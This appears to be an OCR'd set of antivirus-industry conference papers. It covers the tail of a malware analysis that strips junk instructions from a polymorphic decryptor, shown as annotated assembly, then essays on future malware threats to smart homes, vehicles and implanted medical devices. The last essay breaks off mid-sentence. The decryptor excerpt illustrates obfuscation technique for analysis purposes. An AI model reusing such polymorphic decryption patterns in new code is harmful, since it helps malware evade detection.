
For instance we have some very interesting instructions remaining as core code. Let's remember that the main difference between a polymorphic and a metamorphic code is the presence of a decryptor. Now let's have a look at the following Figure 9.

As we can see in the Figure 9, there is a quiet subtle routine. Junk instructions are highlighted. There are exactly 9 core instructions out of 24; this is 37.5% only of core code! The remaining 62.5% are junk.

Regarding the decryption layer at the Figure 9, some may say wait a minute, not so fast, because if you have a closer look at the code, you'll realize that we have only decrypted the first layer ;)

Yes indeed, but that part is another story that we'll skip for now it as it is out of the scope of this paper.

[1] 'dis-junk-tion' is not a word that may be found on a dictionary. By this, I mean the process of purifying code by eliminating junk instructions.



```
sub_457630 proc near

arg_4= dword ptr  8

pop     ecx                 ; ecx -> Encrypted Data..
rcr     eax, 28h
add     eax, ebp
sub     ecx, 200D4h
and     eax, esi
mov     ebx, 1731h          ; Enc data size (first bloc to decrypt)
and     eax, 45E6h
```

```
loop_Decrypt_Layer1:    ; First Layer
add     eax, esi
xor     dword ptr [ecx], 97047078h ; decryption Key. ecx[]->data to decrypt
or      eax, ecx
adc     eax, ecx
dec     ebx                 ; adjust counter
add     eax, eax
or      eax, ebx
add     ecx, 4              ; size of bloc to decrypt
adc     eax, esp
sub     eax, edi
cmp     ebx, 0              ; is decryption finished?
jz      short DecryptionDone
```

```
DecryptionDone:
and     eax, 8D2h
xor     eax, esp
```

```
sbb     eax, 72D3h
shl     eax, 0ABh
jmp     loop_Decrypt_Layer1
```

```
Decrypt_Layer2_Now:     ; self modif:code dynamically built routine
and     eax, esp
pop     ebx
pop     ecx
sub     eax, esp
jmp     Decryptor_2     ; Decrypted body or Second Layer Decryptor?
```

Figure 9.- Decrypt layer 1

I Can See Clearly now the Rain is Gone

The code and its meaning are now unmasked. What we see in the above figure is actually a decryption routine. We have decoded the decryption key: **97047078h** for instance. We have uncovered the size of the data to be decrypted and its location in memory.

So get the mask off now! The presence of these elements on the code is enough for us to claim victory over this polymorphic code.

Conclusion

Our case was not an extremely difficult one as the engine author used only one main junk register (EAX) and we took advantage of this weakness.

There are many existing poly and metamorphic packers such as Themida, Morphine, PEP that are used or misused to obfuscate malware but there also polymorphic parasitic viruses such as W32.sality are still hanging out there. Whatever their complexity they have to be detected and the system disinfected very promptly in order to provide an effective response to the attack.

I hope this paper will be useful in helping achieving that goal.

Special thanks to those who spent their personal time reviewing this paper.

Any question or suggestion? Please don’t hesitate to drop me a line at the following addresses.

From virtual to physical

Magnus Kalkuhl
Kaspersky Lab

About Author

Magnus Kalkuhl is a member of Kaspersky Lab's global research team and responsible for the German/ Austrian/ Swiss research & analysis division.

Contact details:

Kaspersky Labs GmbH, z. Hd. Magnus Kalkuhl, Steinheilstrasse 13, 85053 Ingolstadt phone: +49 (0)841 - 981 89 411, fax: +49 (0)841 - 981 89 100

e-mail: magnus.kalkuhl@kaspersky.de

Keywords

Virtual, physical, future, malware, cyberwar, society, smart house, body implants, privacy

From virtual to physical

Abstract

Nowadays the worst thing that malware does is robbing someone's bank account, stealing confidential data, deleting files or DDoSing certain servers - but within the next 10 years things are going to be worse. The more that people depend on computers and robotics the stronger are the impacts that malware will have on their lifes - not only in terms of financial aspects, but with serious physical consequences for the victim's life. This presentation is about what could happen - and how security companies as well as the rest of the society could help to reduce the risks. Some of the scenarios may look a bit utopian at first glance, but that's due to the nature of future - we will all know better when we're finally there.

Introduction

Imagine you had no money (at the end money is nothing but a mutual agreement), no ability to read or write (letters don't fill my stomach do they?) and no electricity. Could you survive in this society? Not really, unless other people who do have money and who can read and write support you. Now please imagine you had no computer, no internet and no mobile device - that would probably mean a hard time for you, but however it would still be possible to survive in this society - for now.

In my childhood having a computer was something special, nowadays families who don't have a computer in their household seem a bit strange. Assuming that this trend continues it's likely that in less than 20 years we will have crossed the border and have become fully depended on information technology - in a way that not knowing how to use a computer would mean being unable to survive (literally) in this society. And if IT will have such an impact on our ability to live, it's not hard to imagine that future threads could mean more than an emptied bank account to the victim.

Compared to computers from the eighties, our current PCs might look impressive, but taking a closer look reveals that a lot of modern technology is based on antiquated concepts that won't survive the next years:

The real computer age has just begun

The first e-mail was sent 38 years ago. At that time no one could have imagined the huge numbers of spam mails we see every day. The idea that everyone is allowed to send anything to anyone only works within in a group of trustworthy people - and we learned that this does not apply to everyone on this planet. That is the reason why some social-networks like Xing or LinkedIn don't allow you to spam anyone - if you want to contact someone, you need at least some common connection or permission. This whitelisting-approach seems to work, and this the reason why the classical e-mail will not survive the next 10 years - probably it will be replaced by a mixture of e-mail, text-based-instant-messaging and Voice-over-IP-service instead.

Mobile devices getting smarter

Mobile phones have already stopped being "just phones" a while ago, but thanks to Apple a lot of people who never liked the smartphone idea now fancy the idea of buying an iPhone or something as long as it comes with a touch screen. Phones become little PCs - Nokia is already offering a full Webserver-solution for Symbian phones[1]. It's easy to predict that 2009 will be the year of the smartphone: Google's Android has a lot of potential and being online with a mobile device will become affordable for more and more people - of course this also means that mobile phones will become more attractive to botnet masters.

Return of the thin client

PCs will change their look: The idea of thin client computing is old and failed several times when IT companies tried to sell this concept to their business customers. But since then many years have passed, and the so-called "Web 2.0"-technologies already enable a transfer of certain services to the online world. Additionally, technologies like Google's "Native client"[2] approach allow web applications to run as native machine code, while the host's operating itself becomes less and less important. Of course there will be people who will try to stay away from such services - but most people won't mind as they don't mind storing their digital life in Google mail, YouTube, MySpace, Facebook today. And finally there will be a time when using thin client technology is not optional any more but a must.

Redesign of the internet infrastructure

And that's just one of the reasons why the whole internet infrastructure will also change dramatically as it suffers from the same problem that e-mail: Because of its open nature, botnets can easily perform a DDoS-attack against single webservices. Again, only restrictions will be able to deal with this problem: The idea of something like an "internet passport" has been frequently discussed in the pass, and it's likely that it won't be possible to access certain webservices without a unique identification in a couple of years. Of course this means less privacy for the user and comes along with a fragmentation of the internet which will be divided into separate virtual islands. So we will probably see a counter-culture coming up as well that will offer entirely uncontrolled networks. Usage of such "savage nets" might be illegal in some countries, nevertheless it will be heavily used and might be the only way of using the internet for people who have been banned from the official internet.

[1] http://mymobilesite.net/

[2] http://code.google.com/p/nativeclient/

Semantic information management

The main idea behind the "Semantic Web" is that text is not longer treated just as a visual element, but as an object that contains valuable information and that is related to other elements. It's not any more about displaying anything, but about making the computer understand what a text actually means. There are numerous ongoing research projects right now to use semantic technology not only for the web, but also within applications and the operating system.

It won't take long and semi-intelligent assistants will be all around us, recommending places to travel or music that matches our preferences - based on the information that was automatically gathered by reading our e-mails, chat logs and documents on our computers.

How exactly semantic systems get their results will be unclear to the user of course due its complexity, but this would be another area where malware writers could try to manipulate the results for a certain amount of money: Instead of recommending the restaurant that you would like best, you would then get a recommendation for a restaurant who's owner paid money to a malware author.

The new role of governments

Governments throughout the world are now realizing the possibilities and dangers that come along with modern information technology. One of the big topics besides states developing their own "remote forensic software" is government-controlled filtering of websites, especially those that host child pornography. It will be interesting to see which states will decide to implement what kind of filter rules - once the filter technology is implemented, it's likely that also other illegal content will be filtered, maybe even malware spreading websites (which would be an interesting situation for companies who try to sell their client-filter software for money).

There's also another project that is worth being mentioned here: The German government is currently working on a project called "De-Mail". The idea behind this is providing an e-mail-address for every German citizen which shall be used for contact with authorities. The more aspects of life will be managed by using a computer, the more physical security of the PC becomes important. For that reason we will probably see special certified and plumbed thin clients that are approved for e-voting and other administrative aspects. All data devices will be fully encrypted and the whole computer will be guarded by hardware based intrusion detection systems. Opening such a machine for inserting a new fancy graphic card will not be a good idea if you want to continue using the computer afterwards.

Virtual lifes causing real life problems

You can't protect what you can't control - and that's the problem with privacy in the 21st century. Even if you tried hard not to give out any personal data to websites or companies, in some cases you have to. Whatever happens with that data afterwards is beyond your control, and if it was published on the internet chances of making it disappear again are near zero.

A stolen credit-card-number may seem bad enough, but in the long run non-willingly-published private information can often have a worse impact: One thoughtless comment left on a blob may haunt you years later when you are looking for a job and a personal manager dislikes what he finds on the web.

Hundred years ago, people could just move to another town if they had ruined their reputation - but where to go if you ruined your reputation on the internet? You could hope that the new transparency will lead to more open minds and a more tolerant society - but even if this should happen, it would take a lot of time, and even tolerance has its limits. This leaves just one approach to prevent an upcoming global identity crisis: Multiple personalities, also known as "Avatars".

What might sound far-fetched today could become reality within the next 10 years: When you're born you have one identity, but contrary to now that won't be your only one. Besides your main identity there could be one for work, one for shopping etc. And if one identity was spoiled for whatever reasons, you could get a new one - like you get a new passport when you lost your old one. And even if your neighbours know your face, they would probably never know which identities you have unless you tell them (which would not be a clever thing to do). Of course all those identities would have to be registered, and there will be a highly illegal black market not only for "dropped" identities but also for finding out which identities a person has. So identity theft will become more risky, but also more profitable than it is today - and for sure we will still see phishing as well as trojans on whatever device a person will use.

Lifelogging

The basic idea of "lifelogging" is the recording of one's own life, but it's not to be confused with a diary: Diary entries - including blogs or twitter messages - are strongly biased as the author filters all information before writing them down. On the contrary, lifelogging is about recording your whole life using the possibilities that technology offers you. One of the pioneers in this field is the Canadian Steve Mann[3], who already started his research in 1980 by putting a camera on a helmet, filming his entire life. Meanwhile he is using glasses with an integrated camera.

Though what he does seems a bit strange, it's what many people will do in the future since it offers many advantages: Logging your life gives you the opportunity to move back in time whenever you want to take a look at any event from a later perspective. Automatic statistical analysis of your behaviour could be useful for time management, and making memos would be done by clicking a marker-button. The downside - however - is obvious: A log of you life would be extremely interesting for a number of companies (pharmacy, advertisement agencies etc.) as well as for authorities in some case. Of course, not logging your life does not mean that your life won't be logged by all public cameras that can be found more and more often in cities throughout the world...

[3] http://en.wikipedia.org/wiki/Steve_Mann

Direct physical risks

Malware may delete your files or publish them on the internet, but it can't step you on the foot - yet. Again, this will change. What can be smart will be: There are already cities who established smart public transport systems - trams and subway trains, fully computer controlled. Of course those system are secured, but their biggest security aspect is that they are still too new and not standardized enough to be an interesting target. The same goes for smart street signs and especially for smart cars: MP3 player and navigation system are just the tip of the iceberg - several car vendors are researching in the field of drive-by-wire-systems which could avoid many car accidents and traffic jams. But this also means a loss of control - and what if the control is in the hands of someone you wouldn't even lend your bicycle?

Smart house

Currently smart houses are still quite exotic. Though a standard called KNX exists, the number of available smart household products is still quite low. All smart devices are usually connected via ethernet, power line networking, radio or infrared - so setting up a smart household doesn't mean building a complete new house. Besides, having ethernet in your home is not so uncommon any more. However, most people just don't see the use of a smart house yet, but if a company did to the smart house what Apple did to the smart phone, this could change quite fast.

A hacked coffee machine (like we have already seen[4]) may spoil your day, but a complete house under the control of someone else could make you a prisoner inside your own walls.

But the role of security companies will not only be to prevent your house from harming you, but also to make your house protecting you: Heuristic theft detection would be one possibility, and HIPS would then stand for House Intrusion Prevention System.

Body implants

Body implants are nothing new: Hearing aids as well as heart pacemakers are widely accepted in the society. Some heart pacemakers can be controlled from the outside - not something you would want to experience. Apart from that a lot of eye related research is done that will probably lead to the commercial production of an artificial eye within the next 10 years. There will be people who take control over vital implants or who would like to record what the victim's artificial eye sees or hearing aids hear - especially in the field of industry espionage that would offer a wide range of new possibilities. But also the owners of such implants could be suspected of recording things they shouldn't, and it will be interesting how security aware companies will deal with that - not letting a person enter a building because he/she is disabled would be an act of discrimination.

Another interesting aspect of connecting human bodies with the digital world was patented by Microsoft[5]: Data transfer by handshake - actually, this could be quite useful, but again security software would need to ensure that you don't shake hands with the wrong persons submitting data that was meant to stay at your side.

[4] http://www.i-hacked.com/content/view/188/48/

[5] http://www.theregister.co.uk/2004/06/24/microsoft_near_field_patent/

Cyberwar

According to Wikipedia, the main weapons of cyberwar are espionage, defacements and denial of service attacks. This is a view I cannot share. If this is war, this would mean that anyone defaceing a website was a cybersoldier - which is ridiculous. Instead I strongly prefer the phrase "cyber vandalism" for such cases, whereas one country spying on another has already a name and is usually called industry espionage.

"War" usually implies the killing of human beings, and to my knowledge there has been no case where someone died due to direct impact of a computer system. Sadly enough, this will probably change: Misusage of smart cars, smart houses, smart trains could in fact lead to a war-like scenario.

Even more dangerous of course are devices that have been designed with a military usage in mind, like armed drones or stationary armed robots like the Samsung SGR-A1[6] - the world's first autonomous armed robot. On the other hand getting control over a smart car will be probably easier than controlling a smart tank instead.

The ultimate weapon however to hit a computer-dependant society would be a huge emission of an electromagnetic pulse that instantly crashes all electronic devices.

Conclusion

And now, please imagine one last time, you had no computer, no internet, no mobile device - Could you survive in such a society? 10 years from now? Probably not.

Information technology has become an essential cornerstone of our lifes, and within the coming years we will become more and more dependent on it. But dependence always comes along with risks, and taking a look at nowadays hard- and software standards including all the bugs in it makes me wonder how we can afford using technology at such a level. Using cheap technology is fine for browsing through a couple of news sites, but if our lifes depend on technology stronger standards will be needed. Of course this also applies to the internet and some outdated protocols.

The responsibility of security companies will strongly increase as well during the next years. We are modern nomads following the latest threats: 20 years ago there were mainly viruses, nowadays we're fighting trojans and worms and in 10 years we will have to protect our customer's data and health no matter what electronic device they use - and for sure it will be more about data leakage prevention and less about finding the latest variant of some new virus.

[6] http://www.tgdaily.com/content/view/31234/108/

Malware in Men - will you be protected?

Babu Nath Giri
McAfee Avert Labs, Bangalore

About Author

Babu Nath Giri is Malware Researcher at McAfee Avert Labs, Bangalore. Contact Details: c/o McAfee India Software India Pvt. Ltd., Pine Valley 2nd Floor, Embassy Golf Links Business Park, Intermediate Ring Road, Bangalore 560071, India, phone +91-80-6656-9626, fax +91-80-6656-9099, e-mail babu@avertlabs.com

Keywords

Computer Threats, Malware, Bionics, Cyborgs, Cybernetics, Pacemakers, Wearable Computers, Body Area Networks, Personal Area Network

Malware in Men - will you be protected?

Abstract:

Computers continue to increase their influence in many aspects of today's society, and that trend shows no signs of slowing down. We see computers in almost all walks of life, from satellites to cell phones, and from cars to coffee machines. Years ago people entered computers to operate and repair them; today, in contrast, computers are starting to enter humans.

As computers become faster, smaller, and wireless, wearable or implanted devices are gaining in popularity. These very portable computers are particularly useful in the area of medicine. Implantable devices such as pacemakers and hearing aides save and improve lives. Wearable devices—particularly consumer electronics such as MP3 players—have been popular for several years. Today we have MP3 jackets, head-mounted displays, and wrist-worn PCs. The comfort and mobility of these devices is compelling; however, because these are still computers, we also face the problems of the security and stability of these devices.

One excellent study on the security and privacy of implantable devices was done by Daniel Halperin et al (Daniel Halperin, Thomas S. Heydt-Benjamin, Benjamin Ransford, Shane S.Clark, Benessa Defend, Will Morgan, Kevin Fu, Tadayoshi Kohno, William H. Maisel, 2008). We've also read a fine study on the security issues of some popular consumer electronics, such as MP3 players and video streaming devices, by T. Scott Saponas et al. (T. Scott Saponas, Jonathan Lester, Carl Hartung, and Tadayoshi Kohno 2006). The two studies demonstrate that these devices are vulnerable to malicious attacks. In this paper we will look at the big picture of wearable and implanted devices with security in mind. We will also discuss the possibility of such malware arising in the future.

Introduction

One of the biggest developments in the 20th and 21st centuries has been the computer and the field of computer science. Computers have taken over as a major part in all walks of modern life. We see computers everywhere and in everything these days, from toasters to satellites. It is hard to imagine life without computers in the present era. Computers have been a boon to us in many fields, including medicine, communications, education, entertainment, and commerce.

Computers have become so advanced that we even have miniature microprocessors or electrical circuits placed within human bodies. For example, a digital video camera replaced the eyes of a blind man; electrical signals were processed by a microcomputer and then transmitted to the nerves in the visual cortex by way of electrodes, giving the patient an archaic but effective vision as bright dots that resemble a stadium display[1].

As computer circuitry becomes smaller and smaller and as scientists gain more knowledge about interfacing with the human system, there will be more electronics embedded in our bodies. It is safe to assume that in the future, bionic parts in humans might be common. Computers have come a long way from the time when humans entered computer systems to operate and repair them; to today, when computers are now entering humans.

[1] http://jp.senescence.info/thoughts/cybernetics.html

Computers and the Internet have transformed the way we work and live, yet they are not without their share of problems. Computer viruses, worms, and Trojans plague us today. With the advent of the Internet there has been an increase in maliciousness in this field, causing disturbances and loss of critical resources. These computer threats have spread to all devices and areas where computers or software are used.

Is this device wearable?

This could be one of the questions you'll ask in the future when you buy an electronic device. As we have seen, more and more devices are getting personal, so wearable is not hard to imagine. If we look to the past, we notice many devices that can be termed wearable. One was the Sony Walkman and later the CDman. These inventions revolutionized the music industry and the way in which people listened to music. The history of wearable devices dates back to at least the 12th century [2] with the invention of eyeglasses[3]. More recent developments in wearable devices are mostly electronic in nature. These devices fit into a few general categories, such as entertainment, communications, monitoring, medical, etc.

Today the most common wearable devices are mobile phones, PDAs, MP3 players, wireless earplugs, etc. These are relatively unobtrusive when compared with devices such as MP3 jackets[4], head-mounted displays[5], and wrist-worn PCs[6]. There is also work underway on "smart" textiles, with integrated electronics (Friedrich Gustav Wachter 2006).

Electronic devices are not just wearable today, but have gone beneath the conceivable human surface. Devices are implanted inside human bodies—for monitoring various medical conditions such as heart disorders, for example see study by G. Tröster (G. Tröster 2004). Does this mean we are becoming cyborgs?

Definition: Cyborgs are a combination of human and mechanical and/or electric systems. Essentially using nonliving parts to enhance some body function(s) or add a new function(s)[7,8].

Cyborgs are not just science fiction. They are gradually becoming a reality. According to some definitions, many of us qualify as cyborgs. People using artificial limbs, pacemakers, and lenses, among other things, are considered cyborgs in some circles because they use external machinery to enhance their functions[7]. More sophisticated machinery is arriving, including computer-assisted artificial limbs and hearing. In the area of limbs, an onboard computer in an amputee's new leg is improving the symmetry of the person's gait across a wide range of walking speeds[9]. Cochlear

[2] http://www.media.mit.edu/wearables/lizzy/timeline.html

[3] http://en.wikipedia.org/wiki/Eyeglasses

[4] http://www.mp3blue.de/english/frameset_e.htm

[5] http://inventorspot.com/teleglass_t3-f_video_eyeglasses_HMD_Japan

[6] http://www.zypad.com/zypad/wearablecomputers.aspx?pg=Zypad%20WL%201000

[7] http://www.usp.nus.edu.sg/cpace/cyborg/haraway/definition.html

[8] http://www.sjsu.edu/faculty/butryn/cyborg.htm#Selected%20academic%20sources

[9] http://www.bmj.com/cgi/content/full/323/7315/732

implants[10] have been instrumental in restoring hearing to people who have difficulty. There are implants planned that will use 3D digital technology and microprocessors to analyze incoming sounds[11]. A spinal cord stimulation system has been developed to reduce pain; these systems also include a surgically implanted device[12]. Implants don't stop there; these are just some of the most successful implementations of human-machine coexistence.

That coexistence holds a lot of promise for patients with vision loss, though this may not happen in the near future. There is research in progress to restore vision to the blind. All of this research is based on implants of microelectronics into the patient's eye. One line of research by MIT scientists involves implanting a microchip in the patient's eye and sending signals to it from a miniature camera[13].

Wearable devices play a far greater role in the area of health care. Miniaturization of electronic devices and advances in wireless connectivity has allowed health care units to maintain a constant watch on a patient's condition [14](A. Tura, M. Badanai, D. Longo, L. Quareni 2003).

With so many devices on or in our bodies the next logical step for a technologist is to connect them using a network for data collection and resource management.

BAN, PAN in a man

Two types of networks have emerged to connect wearable devices on humans for various applications:

- Body-area networks [15](BANs) are used mainly to connect wearable device on one body
- Personal-area networks [16](PANs) connect devices within a close range

These two networks are or will be used for various applications. BANs also come in wireless versions (WBANs), which make them more useful. Combining wearable devices and WBAN has provided many opportunities in the area of health care [17] (Guest Editorial Introduction to the Special Section on M-Health 2004).

WBANs collect data from many sensors on the body, gather them into a central resource, and then transmit this data. Because we will wear or carry several devices—MP3 player, pacemaker, and others—on our bodies, we need a mechanism to control and coordinate all these devices. Traditionally this has been the task of a network operating system.

[10] http://www.nidcd.nih.gov/health/hearing/coch.htm

[11] http://www.columbuswired.net/Health/bionichearing_062801.htm

[12] http://www.controlyourpain.com/index.cfm?langid=1

[13] http://web.mit.edu/newsoffice/1995/microchip-0213.html

[14] http://www.artificialvision.com/newpubs/wearable_healthcare/cached.html

[15] http://www.wirelessnetdesignline.com/
199500635;jsessionid=JAWLLZ4NX5BI0QSNDLQCKH0CJUNN2JVN?printableArticle=true

[16] http://www.networkworld.com/details/468.html

[17] http://www.pubmedcentral.nih.gov/articlerender.fcgi?artid=552302

Personal attacks: the malware angle

Once the data is on the wires or in the air, it is susceptible to both innocent and malicious interference. Because the network will use proven and widely available technologies in the final stage of the transfer, this could lead to eavesdropping on the data. You can imagine the potential seriousness of data theft. A person’s medical data, for example, will appeal to health insurance companies and pharmaceutical companies. The insurance firms can collect this data and use it later to target these specific customers. The pharmaceutical firms, on the other hand, could use this data in real time to display ads on WBAN-supported devices such as PDAs or personal computers.

The network is skin deep

You have heard about “shivers running up your spine,” so don’t be surprised in the near future if someone talks about “data running up your spine.” One technology under development lets devices use human skin to transmit data across the body.

The initial research using human skin as a data path was done at the IBM Almaden Labs by Thomas Zimmerman[18], who used a very tiny amount of current to transmit the data. The labs built their own transmitters and receivers to work on this technology. Microsoft has also done research in this area and has come up with a method to transmit data and power to devices attached to the human body[19].

Red Tacton, arguably the first practical system of this sort, was built by Japanese communications company NTT[20]. It uses a different technology to transmit data through the skin and does not require the transmitter or the receiver to be in contact with the skin.

I’ve got you under my skin: the malware angle

Skin-transfer technology will enable people to transfer data just by touching someone or being in contact with a device. That means the data is constantly exposed and makes the system vulnerable to many threats. Because we are often in crowds, it may not always be possible for us to choose with whom we have physical contact. This could lead to surreptitious data tapping. Systems such as Red Tacton allow devices to receive data even when they are not touching, which makes these systems very vulnerable to data thieves.

There are many other situations in which physical contact with devices will be necessary. Some of these applications identify users without having them show ID, just by getting the data off their skin. These situations can lead to malicious devices that could serve as bugs. Door handles and car doors, for example, could operate as silent data thieves. It might be possible not only to retrieve data from such situations but also to inject data into someone.

Heart attacked

Of all implantable devices the most popular and widely used are pacemakers and defibrillators.

Definition: A pacemaker is a small device that is placed under the skin of your chest or abdomen to help control abnormal heart rhythms. This device uses electrical pulses to prompt the heart to beat at a normal rate[21].

[18] http://www.almaden.ibm.com/cs/user/pan/pan.html

[19] http://arstechnica.com/news.ars/post/20040622-3915.html

[20] http://www.taipeitimes.com/News/biz/archives/2005/03/20/2003247076

Definition: An implantable cardioverter defibrillator [22](ICD) is a small device that is placed in your chest or abdomen. This device uses electrical pulses or shocks to help control life-threatening, irregular heartbeats, especially those that could lead the heart to suddenly stop beating (sudden cardiac arrest). If the heart stops beating, blood stops flowing to the brain and other vital organs. This usually causes death if it is not treated in minutes.

These devices are critical in maintaining a stable condition in patients' hearts. Since its invention, the pacemaker has involved into a more sophisticated device. Now pacemakers come with a wireless transmitter that replays data about the patient's heart condition and also programs the pacemaker itself.

Like all other devices with data in the air, even the pacemakers and ICD are vulnerable to hackers. Daniel Halperin et al. discuss the defenses for such threats in their paper (Daniel Halperin, Thomas S. Heydt-Benjamin, Benjamin Ransford, Shane S.Clark, Benessa Defend, Will Morgan, Kevin Fu, Tadayoshi Kohno, William H. Maisel, 2008).The paper shows that these attacks are possible. A zero-day attack could prove very harmful or fatal because their targets are life critical. These devices don't have the leeway of time that traditional information and digital devices have to recover from these attacks.

You can run but you can't hide

Consumer electronics is full of wearable devices, which come in all shapes, sizes, and uses. One of the most widely used consumer wearable electronics is the MP3 player. Along with the success of Apple's iPod, there are a number of MP3 players in the market. Sales of MP3 players are expected to quadruple in 2009[23]. Apple's iPod, for one, is not just a music player—it has many more applications.

A recent addition to this list of applications is the Nike iPod sports kit. This is a device used by runners to measure and record their distance and pace. The communication between the shoe and the iPod is wireless, and this is vulnerable to hacks. As most of these consumer electronics go wireless they also become vulnerable to attacks. T. Scott Saponas et al. in "Devices That Tell on You: Privacy Trends in Consumer Ubiquitous Computing" say it is possible for somebody to hack a Nike iPod sports kit and track the person using it (T. Scott Saponas, Jonathan Lester, Carl Hartung, Tadayoshi Kohno 2006).

Think before you think

Scientists have made rapid progress in recent years studying the human brain in order to understand its working and develop remedies for many brain defects.

Brain-machine interaction is not new. As early as 1950, it was possible to implant single or multiple electrodes into the cortex of humans and animals for recording and stimulation. The field of brain-machine/brain-computer interaction has been steadily advancing since then. A chief influencing factor for this development is the great potential scientists see in finding remedies for brain and

[21] http://www.nhlbi.nih.gov/health/dci/Diseases/pace/pace_whatis.html

[22] http://www.nhlbi.nih.gov/health/dci/Diseases/icd/icd_whatis.html

[23] http://digital-lifestyles.info/2005/03/17/mp3-player-sales-set-to-nearly-%20quadruple-by-2009/

nervous system damage. Another application is in video games and virtual reality[24]. The World Technology Evaluation Center [25] panel report on "International Assessment of Research and Development in Brain-Computer Interfaces" (Theodore W. Berger, John K. Chapin, Greg A. Gerhardt, Dennis J. McFarland, José C. Principe, Walid V. Soussou, Dawn M. Taylor, Patrick A. Tresco 2007), gives complete details of the state of this research. The analysis of brain signals has also come a long way. One report tells of scientists controlling a robot with a monkey's brain signals[26]. Scientists have tried the opposite of this process as well: They have implanted microelectrodes in a pigeon brain so they can control the flight of the pigeon with signals sent by computer[27]. There are now wearable devices that can watch brain activity in real time and allow the wearer to mentally control other devices through a computer or from the Internet.

We can already see benefits of these technologies today. For example, a quadriplegic man was able to play video games using his brain as a controller[28]. These systems might not be common, but as the technology improves and miniaturization continues we will see these devices impacting our lives. As more and more companies see the commercial benefit from this field, growth will be rapid. This interest is already visible through the demonstrations of devices and participation of companies at trade shows[29] [30].

Are you ready for an external device controlling some of your brain's functions? This sounds like science fiction, but Sony does not think so. The entertainment giant has filed a patent for a noninvasive device that beams pulses of ultrasound at the head and modifies the firing patterns of the brain, which in turn creates sensory experiences of taste and sound[31].

As we can see, computer input has evolved from punching to typing to touching to thinking. MindSet[32], from NeuroSky, is one example of a thinking device. NeuroSky claims MindSet communicates well with game consoles, PCs, and mobile platforms, including cell phones. This suggests that in the future we will use thought-processing devices to control others' devices.

This thought leads to many complicated and dangerous situations. For one, stealing personal information might become passé; instead we might have incidents of people stealing others' thoughts. Or imagine future adware, hosted in a public display that displays an ad relating to something you just thought. There could certainly be better uses of such a technology: For instance, you walk into a shop and clothes that match your tastes are displayed in order. Now who wouldn't

[24] http://www.pinktentacle.com/2007/10/brain-computer-interface-for-second-life/

